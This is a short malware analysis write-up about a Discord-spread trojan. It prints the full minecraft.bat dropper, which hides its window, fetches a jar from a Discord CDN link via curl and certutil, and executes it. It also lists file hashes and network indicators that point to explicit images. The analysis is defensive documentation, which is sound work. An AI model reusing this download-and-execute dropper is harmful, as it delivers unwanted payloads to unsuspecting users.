
Discord for the past few years has been known to be a hub for spreading malware and while they have done much to crack down on this spread the problem is still prevalent. The malware I found today on **app.any.run** was minimally malicious but shows how trojans can very easily be downloaded and executed by unknown individuals using the discord application. Because of the nature of this malware and the disgusting imagery that to shows I will be limiting the screen shots to code, but I will be providing the code, downloaded payloads and everything it used in the malware so that it can be looked at and documented some time in the future.

The initial payload is small. A file called minecraft.bat, only 12 lines long. It downloads an attachment from discord called minecraftcracked.jar and then executes it. It then executes rundll32.exe on user32.dll, calling UpdatePerUserSystemParameters

minecraft.bat
Sha1: **2c8e1fef7cb658a82a79c8d63f427d77074f6d27**
Sha256: **29ec5be083d89ba07fbdebf451709b3c1f8141790557984e5a513d0758f83c9a**

Figure 1



```
@echo off
if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
echo please wait...
echo errors are normal
cd /d %1
cd C:/
C:
mkdir minecraft
cd minecraft
curl https://cdn.discordapp.com/attachments/826538345857286244/918064952705687562/minecraf.jar > minecraftcracked.jar
certutil.exe -urlcache -split -f "https://cdn.discordapp.com/attachments/826538345857286244/918064952705687562/minecraf.jar" minecraftcracked.jar
minecraftcracked.jar
RUNDLL32.EXE user32.dll, UpdatePerUserSystemParameters
pause
```

Figure 2

mincraftcracked.jar
Sha1: cb8f50150230d8d384cae57f6d0e7d167da8efce
Sha256: a18fe9977d6f99eaa9676cabf0994ad60a7f52a2b730e9b15f91ff4632b8ad85

Figure 3

Because of the naming of conventions of the files downloaded I can then assume that this is a trojan of sorts. Using the tool jd-gui I was able to completely decompile the jar file. It was nothing more than a downloader of images. These images are then displayed on the screen. I can probably bet that this is done to embarrass the unsuspected victim. The only thing odd about these images are that some of them are incredibly large in size. One being 16 MB and the other 17 MB.

I therefore had a hunch about them and using the tool binwalk I was to extract a hidden QNX6 file system from one of the images. This was not mountable but as it was soon determined that this file system had been encrypted. No signature or key could be found based of my current abilities and no further evidence of the running program shows that this file system goes through any stage of decryption. This leaves only room to theorize.

It is possible this is a first stage attack, and this file system could in fact have very import data within it and a second payload downloaded could be used to decrypt and then utilize the file system in some way. For now, I will hold on to the file system for further analysis.

Network Markers:

Warning – Images are disturbing

1. https://rule34.xxx/index.php?page=dapi&s=post&q=index&tags=femboy&limit=30
2. https://api-cdn.rule34.xxx/images/4839/a203c5916bada40365a0638dc1f77867.jpeg
3. https://api-cdn.rule34.xxx/images/4839/4ddc14e1e143c725dd455a7bde0dde3a.jpeg
4. https://api-cdn.rule34.xxx/images/4763/ea3919a80dbc1a3b73a3c006fa2cd2a2.jpeg
5. https://api-cdn.rule34.xxx/images/4709/c994385cfec04580dc4c412504bb2d66.jpeg
6. https://api-cdn.rule34.xxx/images/4839/250a3650d4ec3c8c750feae2932ad361.jpeg
7. https://api-cdn.rule34.xxx/images/4839/e4839a8b7ccb0e52e06b588b65af0bae.jpeg
8. https://api-cdn.rule34.xxx/images/4839/1b1457496317c87d5c0277146ab0f521.jpeg
9. https://api-cdn.rule34.xxx/images/4839/6f8de18fc05cfb8b2398a304e7de6735.png
10. https://api-cdn.rule34.xxx/images/4839/26b63491fc1804b05a7bb87224189ad4.png
11. https://api-cdn.rule34.xxx/images/4838/8676fa4fff25133bfc1c30cc8956851d.png
12. https://api-cdn.rule34.xxx/images/4838/1249712254833dcd886b659069e85ff2.png
13. https://api-cdn.rule34.xxx/images/4838/7d4e28dbf9462138c0e52cdd2855ca4a.png
14. https://api-cdn.rule34.xxx/images/2638/8d770da2d3dc49919d2772b6ed96cb89.png
15. https://api-cdn.rule34.xxx/images/4838/d00761320eabd15fa0924fbf6fcef3cc.png
16. https://api-cdn.rule34.xxx/images/4838/2f7e910d86f335471bef622aa9750de7.jpeg
17. https://api-cdn.rule34.xxx/images/4838/c2ae554262417334bd0b4c81fc689830.png
18. https://api-cdn.rule34.xxx/images/4838/33c54ec5fd0f832fc46a673996d5f597.png
19. https://api-cdn.rule34.xxx/images/4838/40a2170628e839e9af1a7617d272a4d4.jpeg
20. https://api-cdn.rule34.xxx/images/4838/18f02cf454c9954b4d7e38e2c4b69fb7.png
21. https://api-cdn.rule34.xxx/images/4838/2abd759921ed6fabd576da06c6b14451.png
22. https://api-cdn-mp4.rule34.xxx/images/4838/fd74630a2c9f2a4f056d25611b11f593.mp4
23. https://api-cdn-mp4.rule34.xxx/images/4837/d9eebd7cdbd3273b24f247dbbc569958.mp4
24. https://api-cdn.rule34.xxx/images/4837/92ac4b008b16641537f5a3cdfe965bd0.jpeg
25. https://api-cdn.rule34.xxx/images/4837/dd5d449937ffa1cc5a3b6ff58b9d0c9e.png
26. https://api-cdn.rule34.xxx/images/4837/33252aa45951a3897151b0c4df230a5a.jpeg
27. https://api-cdn.rule34.xxx/images/4837/06e6f538452e1bfabbacf273b7a58987.png
28. https://api-cdn.rule34.xxx/images/4837/2766b6e899d557f723026c09186131f9.png
29. https://api-cdn.rule34.xxx/images/4837/7da56095d9d546bfd7b312541d5a8315.png
30. https://api-cdn.rule34.xxx/images/4837/e152571ef49834454d427e7e69be3b05.jpeg
31. https://api-cdn.rule34.xxx/images/4837/acc3b301a3a54e67cd7b7069d3f12a02.png

File System hash
Sha1: 38c1e86cbb0c233cb7b69fee8e349f24895fa45a
Sha256: 6ea285b06c606936277f7a7313fb74648043c53de6102c49fc5a3fb36cb47d6b

Tools Used:

1. Detect it Easy
2. JD-GUI
3. Visual studio code